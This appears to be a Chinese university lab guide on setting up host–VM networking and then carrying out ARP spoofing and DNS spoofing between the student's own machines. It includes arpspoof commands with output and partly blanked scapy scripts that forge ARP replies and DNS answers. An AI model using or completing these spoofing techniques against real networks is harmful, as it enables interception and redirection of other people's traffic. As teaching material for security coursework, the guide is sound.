
1、主机和虚拟机的通信

首先使用主机连接手机热点（根据大家反映，使用校园网在后面的若干步骤可能会出现一些较麻烦的问题，比如明明配置了 ip 还是 ping 不通）



如果有 ipv6 地址的显示，手动把当前网络的 ipv6 服务关闭：

cmd 打开控制面板：顺序依次是网络和 internet->网络和共享中心->更改适配器设置

右键 WLAN->属性->把 ipv6 的选项关闭->确定：

这时候再重新再主机上 ipconfig/all，发现 ipv6 的地址已经没有了：

```
无线局域网适配器 WLAN:

   连接特定的 DNS 后缀 . . . . . . . :
   描述. . . . . . . . . . . . . . . : Intel(R) Wi-Fi 6E AX211 160MHz
   物理地址. . . . . . . . . . . . . : 70-1A-B8-4E-99-09
   DHCP 已启用 . . . . . . . . . . . : 是
   自动配置已启用. . . . . . . . . . : 是
   IPv4 地址 . . . . . . . . . . . . : 192.168.43.224(首选)
   子网掩码 . . . . . . . . . . . . : 255.255.255.0
   获得租约的时间  . . . . . . . . . : 2023年3月14日 16:39:14
   租约过期的时间  . . . . . . . . . : 2023年3月14日 17:39:14
   默认网关. . . . . . . . . . . . . : 192.168.43.1
   DHCP 服务器 . . . . . . . . . . . : 192.168.43.1
   DNS 服务器  . . . . . . . . . . . : 192.168.43.1
   TCPIP 上的 NetBIOS  . . . . . . . : 已启用
```

然后是虚拟机的设置，如果自己当前的设备网络服务存在问题（比如有同学的设备上无法开启网络服务，私下有些同学反馈通过使用管理员身份启动 vmware 解决了这个问题）导致两台机器的通信出现问题，也可以选择创建一台和实验 ppt 上相同版本的 ubuntu-16.04：

对应的内核下载位置：https://releases.ubuntu.com/16.04/

Name	Last modified	Size	Description
Parent Directory		-	
MD5SUMS	2019-02-28 16:54	264	
MD5SUMS-metalink	2019-02-28 16:54	284	
MD5SUMS-metalink.gpg	2019-02-28 16:54	916	
MD5SUMS.gpg	2019-02-28 16:54	916	
SHA1SUMS	2019-02-28 16:54	296	
SHA1SUMS.gpg	2019-02-28 16:54	916	
SHA256SUMS	2020-08-13 16:09	392	
SHA256SUMS.gpg	2020-08-13 16:09	833	
ubuntu-16.04.6-desktop-i386.iso	2019-02-27 10:16	1.6G	Ubuntu 16.04.7 LTS (Xenial Xerus)
ubuntu-16.04.6-desktop-i386.iso.torrent	2019-02-28 16:52	63K	Ubuntu 16.04.7 LTS (Xenial Xerus)

虚拟机的创建以及初始化参考：
https://blog.csdn.net/weixin_45014379/article/details/126102088

如果虚拟机的屏幕自适应存在问题可以安装 vmtools，参考：
https://blog.csdn.net/lhg665/article/details/124195899

初始化完毕之后，我们设置虚拟机的网络选项：

然后我们重启虚拟机，终端输入 ifconfig：

这里的 ens33 是以太网的网口，如果你的主机上不是这个名称，以你自己的主机为准。

如果使用 ifconfig 后，以太网的网口，没有任何 ip 信息，这说明我们需要手动为他分配一个 ip:

sudo gedit /etc/network/interfaces

手动分配 ip 地址，注意这里的 gateway,netmask 以及 dns-nameservers 要和主机的保持一致

```
无线局域网适配器 WLAN:

   连接特定的 DNS 后缀 . . . . . :
   描述. . . . . : Intel(R) Wi-Fi 6E AX211 160MHz
   物理地址. . . . . : 70-1A-B8-4E-99-09
   DHCP 已启用 . . . . . : 是
   自动配置已启用. . . . . : 是
   IPv4 地址 . . . . . : 192.168.43.224(首选)
   子网掩码 . . . . . : 255.255.255.0
   获得租约的时间 . . . . . : 2023年3月14日 16:39:14
   租约过期的时间 . . . . . : 2023年3月14日 17:39:14
   默认网关. . . . . : 192.168.43.1
   DHCP 服务器 . . . . . : 192.168.43.1
   DNS 服务器 . . . . . : 192.168.43.1
   TCPIP 上的 NetBIOS . . . . . : 已启用
```

配置完毕，重启虚拟机。这个时候再次 ifconfig 查看网络配置应该就能显示刚刚分配的 ip 信息了。

这时候用主机和虚拟机互 ping，如果出现 ping 不通，可能是主机的防火墙问题。

关闭防火墙即可。

```
t1@t1-virtual-machine:~$ ping 192.168.43.224
PING 192.168.43.224 (192.168.43.224) 56(84) bytes of data.
64 bytes from 192.168.43.224: icmp_seq=1 ttl=128 time=0.540 ms
64 bytes from 192.168.43.224: icmp_seq=2 ttl=128 time=1.65 ms
```

这时候再 ping 就通了。


有些使用其他设备的同学（比如 MAC，centos 或者其他版本的 Ubuntu 等）如果出现网络配置的问题，建议还是先上网查对应设备的解决方法，因为有些设备的使用助教可能甚至还没大家熟悉。

2、Arpspoof 的实现


在上一步做完的基础上，如果是 ubuntu 设备的话，这一步非常简单，安装 dsniff 工具后直接使用 arpspoof 工具即可。

这里答疑一下有些同学可能存在的问题：

1）首先是主机上使用 arp -a，会发现虚拟机的 ip 没显示



这时候在主机上 ping 几次虚拟机的 ip，或者在虚拟机上 ping 主机，再尝试 arp -a 刷新表可以解决：



2）也有同学使用 arpspoof 之后发现网关的 mac 地址还是没有被替换，或者使用后发现网关的地址被替换，但是虚拟机本身的 mac 地址出现错误。
解决方式：检查下 arpspoof 的指令是否写错，后台重启试试，然后多 arp -a 刷新看看。如果是虚拟机自身的 mac 出现问题，解决方法同（1）。

如果是其他设备，如果能找到 arpspoof 的替代工具来完成实验，当然也没问题，也可以完成 arpspoof.py 来进行攻击。

```
t1@t1-virtual-machine:~/桌面$ sudo python arpspoof.py 192.168.43.224
00:0c:29:91:86:47 > 70:1a:b8:4e:99:09 (ARP)
ARP is at 00:0c:29:91:86:47 says 192.168.43.1
.
Sent 1 packets.
00:0c:29:91:86:47 > 70:1a:b8:4e:99:09 (ARP)
ARP is at 00:0c:29:91:86:47 says 192.168.43.1
```

用法上面，sudo python arpspoof.py (targetip)
这里的 targetip 指定为主机的 ip 地址。

关于代码的填空，这里再给大家简化一下实验：

```
def ethernet(targetIP):
    eth = Ether()
    eth.dst = ?
    eth.type = 0x0806
    print(eth)
    return eth
```

首先是第一个函数，这里大家只需要填 eth.dst 这一行即可。你可以通过 scapy 的库函数获取目标 ip 对应的 mac 地址，或者直接把目标主机的 mac 地址写死在这里。

```
def arpPacket(targetIP):
    arp = ARP()
    arp.hwlen = 6
    arp.plen = 4
    arp.op = 2
    arp.psrc = ?# gateway ip
    # arp.hwsrc is default to my own host(the attacker's mac)
    arp.pdst = ?
    arp.hwdst = ?
    return arp
```

关于第二个函数，大家先弄清楚 scapy 里 arp 表 psrc，pdst，hwsrc，hwdst 这些字段分别是什么意思。然后根据 arp 欺诈攻击的具体原理，好好想想应该填入哪些字段。

```
def sendPacket(targetIP):
    eth = ethernet(targetIP)
    arp = arpPacket(targetIP)
    packet = eth / arp
    sendp(packet,iface='ens33')
```


如果有同学执行程序发现报错，找不到网关或者主机，可能需要指定下从哪个网卡发送包，具体的以你自己虚拟机的网口名称为准。

3、Dnsspoof 的实现

关于 DNS 劫持的使用，ubuntu 上也有一个替代工具，ettercap，具体使用请参考：https://www.bilibili.com/read/cv3029643

这里我们使用 dnsspoof_.py 完成实验：

在 arpspoof 完成的基础上，另开一个终端执行脚本：



```
t1@t1-virtual-machine:~$ sudo arpspoof -i ens33 -t 192.168.43.224 192.168.43.1
0:c:29:91:86:47 70:1a:b8:4e:99:9 0806 42: arp reply 192.168.43.1 is-at 0:c:29:91
:86:47
0:c:29:91:86:47 70:1a:b8:4e:99:9 0806 42: arp reply 192.168.43.1 is-at 0:c:29:91
:86:47
0:c:29:91:86:47 70:1a:b8:4e:99:9 0806 42: arp reply 192.168.43.1 is-at 0:c:29:91
:86:47
0:c:29:91:86:47 70:1a:b8:4e:99:9 0806 42: arp reply 192.168.43.1 is-at 0:c:29:91
:86:47
0:c:29:91:86:47 70:1a:b8:4e:99:9 0806 42: arp reply 192.168.43.1 is-at 0:c:29:91
:86:47
0:c:29:91:86:47 70:1a:b8:4e:99:9 0806 42: arp reply 192.168.43.1 is-at 0:c:29:91
:86:47
0:c:29:91:86:47 70:1a:b8:4e:99:9 0806 42: arp reply 192.168.43.1 is-at 0:c:29:91
:86:47
0:c:29:91:86:47 70:1a:b8:4e:99:9 0806 42: arp reply 192.168.43.1 is-at 0:c:29:91
:86:47
0:c:29:91:86:47 70:1a:b8:4e:99:9 0806 42: arp reply 192.168.43.1 is-at 0:c:29:91
```

```
t1@t1-virtual-machine:~/桌面$
t1@t1-virtual-machine:~/桌面$
t1@t1-virtual-machine:~/桌面$
t1@t1-virtual-machine:~/桌面$
t1@t1-virtual-machine:~/桌面$
t1@t1-virtual-machine:~/桌面$
t1@t1-virtual-machine:~/桌面$
t1@t1-virtual-machine:~/桌面$
t1@t1-virtual-machine:~/桌面$
t1@t1-virtual-machine:~/桌面$ sudo python dnsspoof_.py
```

这里可能出现的一种问题是，我明明已经完成了 dnsspoof，但是去 ping 对应的域名返回仍然不是我设置的 ip：

```
C:\Users\Administrator>ping www.baidu.com

正在 Ping www.a.shifen.com [180.101.50.188] 具有 32 字节的数据:
来自 180.101.50.188 的回复: 字节=32 时间=33ms TTL=51
来自 180.101.50.188 的回复: 字节=32 时间=32ms TTL=51
来自 180.101.50.188 的回复: 字节=32 时间=31ms TTL=51

180.101.50.188 的 Ping 统计信息:
    数据包: 已发送 = 3，已接收 = 3，丢失 = 0 (0% 丢失)，
往返行程的估计时间(以毫秒为单位):
    最短 = 31ms，最长 = 33ms，平均 = 32ms
Control-C
^C
C:\Users\Administrator>ping www.bilibili.com
```

这时候很有可能是你的主机 dns 缓存没有刷新，以至于对应的域名 ip 映射关系还报存在你的主机里。


使用 ipconfig/flushdns 刷新缓存，然后尝试再次解析：

关于代码的补充，这里再给大家简化一下：

```
def DNS_Spoof(data):
    try:
        if data.haslayer(DNSQR) and data[DNS].qd.qname in dns_hosts.keys():
            print("[Query]:\t",data.summary())
            req_domain = data[DNS].qd.qname
            packet = data.copy()
            packet[DNS].ancount = 1 # set the answer count to 1
            packet[DNS].qr=1 # Message is a response
            packet[DNS].ra=1 # Server can do recursive query
            packet[DNS].rcode=0

            packet[DNS].an = ?

            packet[UDP].sport, packet[UDP].dport = ?, ?
            packet[IP].src, packet[IP].dst = ?, ?


            del packet[IP].len
            del packet[IP].chksum
            del packet[UDP].len
            del packet[UDP].chksum
            print("[Response]\t",packet.summary())
            sendp(packet)
        else:
            pass
    except Exception as e:
        pass
```


首先掌握 scapy 库的使用，了解下 dns 包的 an 字段的含义以及如何使用；弄清楚 dns 解析的含义，请求和响应分别是谁发给谁的。

除此之外，推荐大家在实验过程中遇到问题使用 wireshark 抓包调试：




我们本次实验选择 WLAN 网络，双击进去即开始抓包。

比如我们想调试 arp 的相关包，显示过滤器输入 arp：



我们在虚拟机进行 arpspoof，这里就能显示虚拟机给主机发的 arp 欺骗包，可以看到这里虚拟机把网关的 ip 映射到了自己的 mac 地址发给了主机。

过滤器输入 dns 查看 dns 的相关调试信息：



这里我们虚拟机进行 dnsspoof，然后主机刷新缓存后，尝试 ping 对应的域名，

就能看到我们虚拟机返回给主机的 DNS 响应。

同理，如果有同学发现，执行了攻击以后，也刷新了缓存，但是仍然解析出了其他的 ip，就可以通过这种方式调试，看看是谁给主机发送了相关的 DNS 响应，然后想办法把这条连接给关闭即可。